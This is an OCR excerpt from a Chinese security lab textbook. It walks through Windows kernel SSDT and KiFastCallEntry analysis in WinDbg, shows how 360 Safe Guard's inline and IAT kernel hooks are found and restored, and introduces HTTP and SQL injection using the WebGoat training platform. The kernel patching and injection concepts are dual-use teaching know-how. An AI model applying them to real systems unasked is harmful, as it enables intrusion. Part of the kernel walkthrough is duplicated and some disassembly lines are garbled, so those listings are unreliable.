用 Dependency Walker 打开 ntkrnlpa.exe 文件,找到 NtAdjustPrivilegesToken 的入口偏移地址(Entry Point)0x00286D8D。

E	Ordinal ^	Hint	Function	Entry Point
C	1070 (0x042E)	1059 (0x0423)	NtAddAtom	0x001FF4D3
C	1071 (0x042F)	1060 (0x0424)	NtAdjustPrivilegesToken	0x00286D8D
C	1072 (0x0430)	1061 (0x0425)	NtAllocateLocallyUniqueId	0x002027E8

图 11-9 ntkrnlpa.exe 的导出函数

则:0x844a2d8d(函数地址)= 0x8421c000(Kernel base)+ 0x00286D8D

```
kd > db KiArgumentTable
8429ab24  18 20 2c 2c 40 2c 40 44 - 0c 08 08 18 18 08 04 04 . ,,@,@D.......
8429ab34  0c 0c 10 18 24 0c 2c 0c - 18 10 0c 0c 0c 0c 0c 0c  ....$.,.........
8429ab44  08 0c 18 18 14 18 0c 20 - 10 08 08 08 0c 08 0c 0c  ....... .......
8429ab54  08 04 04 0c 08 08 08 08 - 0c 04 04 20 08 10 0c 20   .......... ...
```

第一个 0x18 表示 SSDT 表中的第一个函数的参数有 24 个字节。

③ 查看 ShadowSSDT 表的信息。

输入指令"kd> dd W32pServiceTable"可查看 ShadowSSDT 表的信息如表 11-3 所示。

表 11-3 ShadowSSDT 表的信息

内 存 地 址	内存数据(SSDT 中函数的地址)
83eac000	83e37dbe 83e4fdfc 83ca7252 83e46ba6
83eac010	83e5159f 83e385db 83e3866f 83d5f94b
83eac020	83e50dd5 83d1370b 83d13628 83e5309d
83eac030	83e512c6 83e4fe70 83d5472b 83e51219

```
kd > ln83d5f94b
(83e37dbe)   win32k!NtGdiAlphaBlend            //设置位图的透明程度
kd > db W32pArgumentTable
83ead02c  04 04 18 10 14 08 0c 30-18 00 04 28 08 04 2c 04  .......0...(..,.
83ead03c  20 04 08 08 18 10 0c 04-10 08 14 14 04 04 20 0c   ............ .
83ead04c  04 18 2c 24 10 04 0c 04-14 08 0c 10 10 18 18 08  ..,$...........
83ead05c  10 04 04 04 1c 04 0c 0c-08 08 0c 08 08 08 04 20   ...............
```

4) KiFastCallEntry 分析

以前面的图 11-4 所示的函数调用流程为例来分析 KiFastCallEntry。

(1) 输入指令:kd> u ntdll!ZwReadFile。

```
地址        机器码        汇编指令
77a262b8    b811010000    mov   eax,111h;      //系统服务例程号
77a262bd    ba0003fe7f mov edx,offset SharedUserData!SystemCallStub(7ffe0300)
                                    ;//取得 KiFastCallEntry() stub 函数
77a262c2    ff12          call  dword ptr [edx]
77a262c4    c22400        ret   24h
```

ZwReadFile ()是一个 stub 函数,作用只是转发,因此很简单。其中 0x111(十进制 273)是 NtReadFile 函数在 SSDT 表中的索引号(服务号),在 32 位系统中函数地址占 4 个字节,因此 NtReadFile 函数地址的存储地址计算如下。

```
0x8429a4dc(nt!KiServiceTable) + 4 * 0x111 = 0x8429A920
```

验证方法如下。

① 输入指令"kd>dd 8429A920",找到内存地址 0x8429A920 的内存数据,如表 11-4 所示。

表 11-4 内存地址与内存数据

内 存 地 址	内存数据(SSDT 中函数的地址)
8429A920	8447fec8843b5750 8451099e 844e7b79
8429a930	8447da68 8450ff66 843c5934 843c71d0

0x8447fec8 即是存储在内存地址 0x8429A920 上的函数地址。

② 输入命令“ln 8447fec8”，输出“(8447fec8)nt!NtReadFile”。

ZwWriteFile()函数从一个叫 UserSharedData 结构区域里得到 KiFastSystemCall()函数地址值。在 User 层和 Kernel 层分别定义了一个_KUSER_SHARED_DATA 结构区域(UserSharedData)，用于 User 层和 Kernel 层共享某些数据，在 sysenter 快速切入机制里就使用了这个区域。User 层地址为 0x7ffe0000；Kernnel 层地址为 0xffdf0000。用“dt _KUSER_SHARED_ DATA”在偏移地址为 0x300 处的是 SystemCall，而 0x304 是 SystemCallReturn。

(2) 输入指令：kd> u ntdll! KiFastSystemCall。

```
地址          机器码        汇编指令
77a27090      8bd4          mov           edx,esp
77a27092      0f34          sysenter
```

ntdll!KiFastSystemCall 使用 sysenter 指令快速切入到内核的 nt!KiFastCallEntry()代码里。

(3) 输入指令：kd> u nt!KiFastCallEntry+0xd7。

```
842598a733c9             xorecx,ecx
842598a9   8b570cmovedx,dword  ptr [edi + 0Ch];        //edi 指向 SSDT 或 ShadowSSDT
842598ac   8b3f             mov   edi,dword ptr [edi]
842598ae   8a0c10           mov   cl,byte ptr [eax + edx]; //cl 得到参数的长度,即参数个数 * 4
842598b1   8b1487           mov   edx,dword ptr [edi + eax * 4];
                                                 //eax 是服务号,然后 ebx 得到服务函数地址
842528b4   2be1             sub   esp,ecx;            //ecx 得到参数的总长度,这里是开辟栈空间
842528b6   c1e902           shr   ecx,2                  //除以 4,得参数个数
842598b9   8bfc             mov   edi,esp
842598bb   3b354c683884     cmp   esi,dword ptr [nt!MmUserProbeAddress ]
842528bb   3b354cf83784     cmp   esi,dword ptr [nt!MmUserProbeAddress (8437f84c)]
842528c1   0f832e020000     jae   nt!KiSystemCallExit2 + 0xa5 (84252af5)
842528c7   f3a5             rep   movs dword ptr es:[edi],dword ptr [esi]
842528c9   f6456c01         test   byte ptr [ebp + 6Ch],1
842528cd   7416je nt!KiFastCallEntry + 0x115 (842528e5)     //跳转
```

(4) 输入指令：kd> u 842528e5。

```
nt!KiFastCallEntry + 0x115:
842528e5 8bda              mov      ebx,edx
842528e7 f60588c6348440    test     byte ptr [nt!PerfGlobalGroupMask + 0x8 (8434c688)
],40h
842528ee 0f954512          setne    byte ptr [ebp + 12h]
842528f2 0f858c030000      jne      nt!KiServiceExit2 + 0x17b (84252c84)
842528f8 ffd3              call     ebx;              //调用服务例程,如 nt!NtReadFile
```

当安装了 360 后，上面的 5 个机器码 2B E1 C1 E9 02，被修改为 e9d7a81903，即：

```
842598b4 e9d7a81903       jmp   873f4190
```

0x8447fec8 即是存储在内存地址 0x8429A920 上的函数地址。

② 输入命令"ln 8447fec8",输出"(8447fec8)nt!NtReadFile"。

ZwWriteFile()函数从一个叫 UserSharedData 结构区域里得到 KiFastSystemCall()函数地址值。在 User 层和 Kernel 层分别定义了一个_KUSER_SHARED_DATA 结构区域(UserSharedData),用于 User 层和 Kernel 层共享某些数据,在 sysenter 快速切入机制里就使用了这个区域。User 层地址为 0x7ffe0000;Kernnel 层地址为 0xffdf0000。用"dt _KUSER_SHARED_ DATA"在偏移地址为 0x300 处的是 SystemCall,而 0x304 是 SystemCallReturn。

(2) 输入指令:kd> u ntdll! KiFastSystemCall。

```
地址          机器码        汇编指令
77a27090      8bd4          mov        edx,esp
77a27092      0f34          sysenter
```

ntdll!KiFastSystemCall 使用 sysenter 指令快速切入到内核的 nt!KiFastCallEntry()代码里。

(3) 输入指令:kd> u nt!KiFastCallEntry+0xd7。

```
842598a733c9               xorecx,ecx
842598a9   8b570cmovedx,dword  ptr [edi + 0Ch];        //edi 指向 SSDT 或 ShadowSSDT
842598ac   8b3f           mov   edi,dword ptr [edi]
842598ae   8a0c10         mov   cl,byte ptr [eax + edx]; //cl 得到参数的长度,即参数个数 * 4
842598b1   8b1487         mov   edx,dword ptr [edi + eax * 4];
                                                 //eax 是服务号,然后 ebx 得到服务函数地址
842528b4   2be1           sub   esp,ecx;         //ecx 得到参数的总长度,这里是开辟栈空间
842528b6   c1e902         shr   ecx,2                //除以 4,得参数个数
842598b9   8bfc           mov   edi,esp
842598bb   3b354c683884   cmp   esi,dword ptr [nt!MmUserProbeAddress ]
842528bb   3b354cf83784   cmp   esi,dword ptr [nt!MmUserProbeAddress (8437f84c)]
842528c1   0f832e020000   jae   nt!KiSystemCallExit2 + 0xa5 (84252af5)
842528c7   f3a5           rep   movs dword ptr es:[edi],dword ptr [esi]
842528c9   f6456c01       test   byte ptr [ebp + 6Ch],1
842528cd   7416je nt!KiFastCallEntry + 0x115 (842528e5)     //跳转
```

(4) 输入指令:kd> u 842528e5。

```
nt!KiFastCallEntry + 0x115:
842528e5 8bda              mov      ebx,edx
842528e7 f60588c6348440    test     byte ptr [nt!PerfGlobalGroupMask + 0x8 (8434c688)
],40h
842528ee 0f954512          setne    byte ptr [ebp + 12h]
842528f2 0f858c030000      jne      nt!KiServiceExit2 + 0x17b (84252c84)
842528f8 ffd3              call     ebx;              //调用服务例程,如 nt!NtReadFile
```

当安装了 360 后,上面的 5 个机器码 2B E1 C1 E9 02,被修改为 e9d7a81903,即:

```
842598b4 e9d7a81903       jmp   873f4190
```

被 360 修改为一个跳转，也即设置了一个内核钩子（inline 钩子，内联钩子）。

图 11-10 所示为用 XueTr 工具显示未安装 360 安全卫士的系统时的内核钩子。图 11-11 所示为用 XueTr 工具显示安装 360 安全卫士后的内核钩子。

进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动项 | 服务 | 系统杂项 | 电脑体检 | 配置

SSDT | ShadowSSDT | FSD | 键盘 | 鼠标 | Disk | Atapi | Acpi | Scsi | 内核钩子 | Object钩子 | 系统中断表

挂钩对象	挂钩位置	钩子类型	挂钩处当前值	挂钩处原始值
len(1) RtlPrefetchMemoryNonTemporal[n...	[0x8424F568]->[-]	Inline	90	C3
len(1) KiFastCallEntry[ntkrnlpa.exe]	[0x84252A49]->[-]	Inline	06	05
len(22) [ntkrnlpa.exe]	[0x8428C4D2]->[-]	Inline	E0 0F BA F0 0...	D8 0F 22 D8 C...
len(1) [ntkrnlpa.exe]	[0x8428C4EF]->[-]	Inline	00	C3
len(28) [peauth.sys]	[0x8C232C9D]->[-]	Inline	84 8D 6F C0 C...	95 27 DA BD 3...

图 11-10　未安装 360 安全卫士的内核钩子

进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动项 | 服务 | 系统杂项 | 电脑体检 | 配置 | 关于

SSDT | ShadowSSDT | FSD | 键盘 | 鼠标 | Disk | Atapi | Acpi | Scsi | 内核钩子 | Object钩子 | 系统中断表

挂钩对象	挂钩位置	钩子类型	挂钩处当前值	挂钩处原始值
len(1) RtlPrefetchMemoryNonTemporal[...	[0x84277568]->[-]	Inline	90	C3
len(5) KiFastCallEntry[ntkrnlpa.exe]	[0x8427A8B4]->[0x87437E08][->0x8...	Inline	E9 4F D5 1B 03	2B E1 C1 E9 02
len(1) [ntkrnlpa.exe]	[0x8427AA49]->[-]	Inline	06	05
len(22) [ntkrnlpa.exe]	[0x842B44D2]->[-]	Inline	E0 0F BA F0 0...	D8 0F 22 D8 C..
len(1) [ntkrnlpa.exe]	[0x842B44EF]->[-]	Inline	00	C3
ntoskrnl.exe:KeUserModeCallback[win3...	[0x844B60F3]->[0x89536EB4][C:\Wi...	Iat	B4 6E 53 89	F3 60 4B 84

图 11-11　安装 360 安全卫士的内核钩子

内核钩子的恢复步骤如下。

① 从内存地址 842527d0（ln nt! KiFastCallEntry）开始的内存空间中，搜索特征机器码 8b570c8b3f8a0c10（被修改处前面的机器码）。

② 找到特征机器码，即可定位到挂钩处，检查后续的 5 个机器码是否为 2B E1 C1 E9 02，如果不是则将其改过来即可。

在 XueTr 工具中恢复该处的内核钩子，360 会很快又改过来，说明它有个内核工作线程不断地监视这个位置。

图 11-11 中，360 还挂钩了 KeUserModeCallback，这里的内核钩子称为 IAT（Import Address Table，导入地址表）钩子，QQ 电脑管家也用 IAT 钩子拦截 KeUserModeCallback，有些版本的 360 也用 inline 钩子。图 11-12 显示函数 KeUserModeCallback 存在于内核文件 win32.sys 的依赖模块 NTOSKRNL.EXE 中，即 IAT 表中，360 在内存中修改了该 IAT 表中 KeUserModeCallback 函数地址。输入“ln 844b60f3”显示“nt! KeUserModeCallback”信息。

WIN32K.SYS
- NTOSKRNL.EXE
  - PSHED.DLL
  - HAL.DLL
  - BOOTVID.DLL

PI	Ordinal ^	Hint	Function	Entr
C	N/A	924 (0x039C)	KeTickCount	Not
C	N/A	927 (0x039F)	KeUnstackDetachProcess	Not
C	N/A	930 (0x03A2)	KeUserModeCallback	Not
C	N/A	931 (0x03A3)	KeWaitForMultipleObjects	Not

图 11-12　win32.sys 的依赖模块

6. 思考题

（1）有些软件的安装需判断操作系统版本，而有些不需要，请说明原理。

（2）360 安全卫士禁止 Hookport.sys 驱动被手工卸载，请说明利弊。

实践 12 SQL注入

1. 实践目的

了解 Web 应用表单处理流程，理解 SQL 注入漏洞的原理。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP，Windows 7 或 Windows 8 等操作系统。

（2）实践工具：具有漏洞的 Web 服务器(WebGoat)，Fiddler。

3. 名词解释

（1）SQL：结构化查询语言(Structured Query Language)的简称。结构化查询语言是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统。SQL 语句用于取回和更新数据库中的数据。SQL 可与数据库程序协同工作，比如 MS Access、DB2、Informix、MS SQL Server、Oracle、Sybase 以及其他数据库系统。

（2）提权：提高自己在服务器中的权限，主要针对网站入侵过程中。当入侵某一网站时，通过各种漏洞提升 WebShell 权限以获得更改服务器的权限。

（3）网站漏洞：漏洞是指一个系统存在的弱点或缺陷，系统对特定威胁、攻击或危险事件的敏感性，或进行攻击的威胁作用的可能性。漏洞可能来自应用软件或操作系统设计时的缺陷或编码时产生的错误，也可能来自业务在交互处理过程中的设计缺陷或逻辑流程上的不合理之处。在 Web 应用中，例如没有对用户的输入数据或者是页面中所携带的信息(如 Cookie)进行必要的合法性判断，导致了攻击者可以利用这个编程漏洞来入侵数据库或者攻击 Web 应用程序，由此获得一些重要的数据和利益。

4. 预备知识

1）HTTP 超文本传输协议

HTTP(HyperText Transfer protocol，超文本传输协议)是访问

WWW 的核心通信协议，它是一种基于消息的模型，即客户端发送一条请求消息，而后由服务器返回一条响应消息。此协议基本上不需要连接，HTTP 使用 TCP 协议作为它的传输协议，但每次请求和响应都是自动完成，并且可能使用不同的 TCP 连接。HTTP 报文分为两种，从 Web 客户端发往 Web 服务器的报文称为 HTTP 请求报文，从服务器发往客户端的报文称为响应报文。Web 浏览器与 Web 服务器之间将完成下列 7 个步骤。

（1）建立 TCP 连接。

在 HTTP 工作开始之前，Web 浏览器首先要通过网络与 Web 服务器建立连接，该连接是通过 TCP 来完成的。HTTP 是比 TCP 更高层次的应用层协议，根据规则，只有低层协议建立之后才能进行高层协议的连接，因此，首先要建立 TCP 连接，一般 TCP 连接的端口号是 80 或 8080。

（2）Web 浏览器向 Web 服务器发送请求命令。

一旦建立了 TCP 连接，Web 浏览器就会向 Web 服务器发送请求命令。例如：

GET/sample.jsp HTTP/1.1。其中，GET 代表请求方法；/sample.jsp 表示 URI，即 Web 服务器上的网页文件 sample.jsp；HTTP/1.1 代表协议和协议的版本。

（3）Web 浏览器发送请求头信息。

浏览器发送其请求命令之后，还要以头信息的形式向 Web 服务器发送一些别的信息，之后浏览器发送了一空白行来通知服务器，它已经结束了该头信息的发送。

（4）Web 服务器应答。

客户机向服务器发出请求后，服务器会客户机回送应答：

```
HTTP/1.1 200 OK
```

应答的第一部分是协议的版本号和应答状态码。

（5）Web 服务器发送应答头信息。

正如客户端会随同请求发送关于自身的信息一样，服务器也会随同应答向用户发送关于它自己的数据及被请求的文档。

（6）Web 服务器向浏览器发送数据。

Web 服务器向浏览器发送头信息后，它会发送一个空白行来表示头信息的发送到此为结束，接着，它就以 Content-Type 应答头信息所描述的格式发送用户所请求的实际数据。

（7）Web 服务器关闭 TCP 连接。

HTTP 报文都是纯文本，不是二进制代码，所以可以进行方便的读写和编辑，HTTP 报文由以下三部分组成。

① **起始行**：报文的第一行就是起始行，在请求报文中用来说明要做些什么，在响应报文中说明出现了什么情况。

② **首部字段**：起始行后面有零个或多个首部字段。每个字段都包含一个名字和一个值，二者之间用冒号（：）来分隔，首部以一个空行结束。请求头（Request Header）包含许多有关的客户端环境和请求正文的有用信息，例如。请求头可以声明浏览器所用的语言，请求正文的长度，所接受的文档格式等。

③ **主体**：空行之后就是可选的报文主体，包含了所有类型的数据。请求主体包含要发送给 Web 服务器的数据，而相应主体则装载了要返回给服务端的数据。

典型的 HTTP 报文的请求报文头(Request Header)如下。

```
GET/sample.jspHTTP/1.1
Accept:image/gif.image/jpeg, * / *
Accept - Language:zh - cn
Connection:Keep - Alive
Host:localhost
Accept - Encoding:gzip,deflate

username = jinqiao&password = 1234
```

典型的 HTTP 报文的响应报文头(Response Header)如下。

```
HTTP/1.1 200 OK //请求成功
Date: Thu,08 Mar 200707:17:51 GMT
Connection: Keep - Alive
Content - Length: 23330
Content - Type: text/html
Cache - control: private

Hi! I'm a message
```

响应报文头中的 200 是 HTTP 应答码，也称为状态码，它反映了 Web 服务器处理 HTTP 请求状态。

HTTP 应答码由 3 位数字构成，其中首位数字定义了应答码的类型。

✍ 1XX：信息类(Information)，表示收到 Web 浏览器请求，正在进一步的处理中。

✍ 2XX：成功类(Successful)，表示用户请求被正确接收、理解和处理，例如 200 OK。

✍ 3XX：重定向类(Redirection)，表示请求没有成功，客户必须采取进一步的动作。

✍ 4XX：客户端错误(Client Error)，表示客户端提交的请求有错误，例如 404 NOTFound，意味着请求中所引用的文档不存在。

✍ 5XX：服务器错误(Server Error)，表示服务器不能完成对请求的处理，如 500。

Web 请求中和数据库联系较为紧密的是表单，表单在网页中主要负责数据采集功能。一个表单有 3 个基本组成部分。

✍ 表单标签：这里面包含了处理表单数据所用 CGI 程序的 URL 以及数据提交到服务器的方法。

✍ 表单域：包含了文本框、密码框、隐藏域、多行文本框、复选框、单选框、下拉选择框和文件上传框等。

✍ 表单按钮：包括提交按钮、复位按钮和一般按钮，用于将数据传送到服务器上的 CGI 脚本或者取消输入，还可以用表单按钮来控制其他定义了处理脚本的处理工作。

2）SQL 注入

SQL 语言基本上独立于数据库本身、使用的机器、网络、操作系统，基于 SQL 的 DBMS 产品可以运行在从个人机、工作站到基于局域网、小型机和大型机的各种计算机系统上，具有良好的可移植性。图 12-1 所示为 Web 网络数据处理流程。




图 12-1 Web 网络访问

Web 服务器对外提供包含表单的 Web 页面作为访问接口，查询结果也以包含数据列表的 Web 页面形式返回给用户。其中数据请求就是向数据库发出 SQL 查询。例如数据库中存在某一数据表 book 包含所有书籍的信息，浏览器提交 Web 表单要查询《Windows 2000 网络管理》一书的信息，则该数据请求转化为以下 SQL 语句。

```
SELECT * FROM book WHERE book_name = 'Windows 2000 网络管理'
```

SQL 注入(SQL Injection)是通过构建特殊的输入作为参数传入 Web 应用程序的，而这些输入大都是 SQL 语法里的一些组合，通过执行 SQL 语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。具体来说，将恶意 SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入恶意 SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

假设在浏览器中输入 URL(Uniform Resoure Locator，统一资源定位器，WWW 页的地址)为"www.sample.com"时，由于它只是对页面的简单请求，无须对数据库进行动态请求，所以它不存在 SQL Injection，当输入"www.sample.com?testid=23"时，则在 URL 中传递变量 testid，并且提供值为 23，由于它是对数据库进行动态查询的请求(其中"?testid=23"表示数据库查询变量)，可以在该 URL 中嵌入恶意 SQL 语句。

5. 实践操作及步骤

1) 安装实践工具

(1) Fiddler。

Fiddler(http://www.telerik.com/fiddler)是一个 HTTP 协议调试代理工具，它能够记录并检查所有计算机和 Internet 之间的 HTTP 通信，设置断点，查看所有的"进出"Fiddler 的数据(包括 cookie、html、js、css 等文件)，也可以将数据修改后再"进出"。

(2) WebGoat。

WebGoat 是 OWASP 组织研制出的用于进行 Web 漏洞实践的应用平台，用来说明 Web 应用中存在的安全漏洞。WebGoat 运行在带有 Java 虚拟机的平台之上，当前提供的训练课程有 30 多个，其中包括跨站点脚本攻击(XSS)、访问控制、线程安全、操作隐藏字段、操纵参数、弱会话 cookie、SQL 盲注、数字型 SQL 注入、字符串型 SQL 注入、Web 服务、Open Authentication 失效、危险的 HTML 注释等。

进入 WebGoat 官网 https://code.google.com/p/webgoat/downloads/list，选择：WebGoat-5.4-OWASP_Standard_Win32.zip。

需要注意的是，在 WebGoat version 5 之后，就不需要自己下载安装 Java 环境以及 Tomcat 了，它们被内嵌到 WebGoat 里面，如果下载的是 5 之前的版本，还需要自己配置 Java 环境和 Tomcat。打开 WebGoat 安装目录，如图 12-2 所示。

名称	修改日期	类型	大小
java	2014/2/3 18:46	文件夹	
tomcat	2014/2/3 18:46	文件夹	
README.txt	2012/4/26 13:10	文本文档	8 KB
webgoat.bat	2012/4/20 22:18	Windows 批处理...	1 KB
webgoat.sh	2012/4/20 22:18	SH 文件	2 KB
webgoat_8080.bat	2012/4/20 22:18	Windows 批处理...	1 KB

图 12-2 WebGoat 安装目录

双击 WebGoat.bat，出现 DOS 界面表示 Tomcat 服务器正在启动。启动成功后即可以访问实践环境，通过浏览器访问 http://localhost/WebGoat/attack 进入主界面，这里的目录中 WebGoat 是大小写敏感的，访问时需要注意。身份验证用户名为 guest，密码为 guest，验证登录。主界面如图 12-3 所示。




图 12-3 WebGoat 主界面

选择 SQL 注入实践 LAB:SQL Injection，如图 12-4 所示。

2) 字符串型 SQL 注入

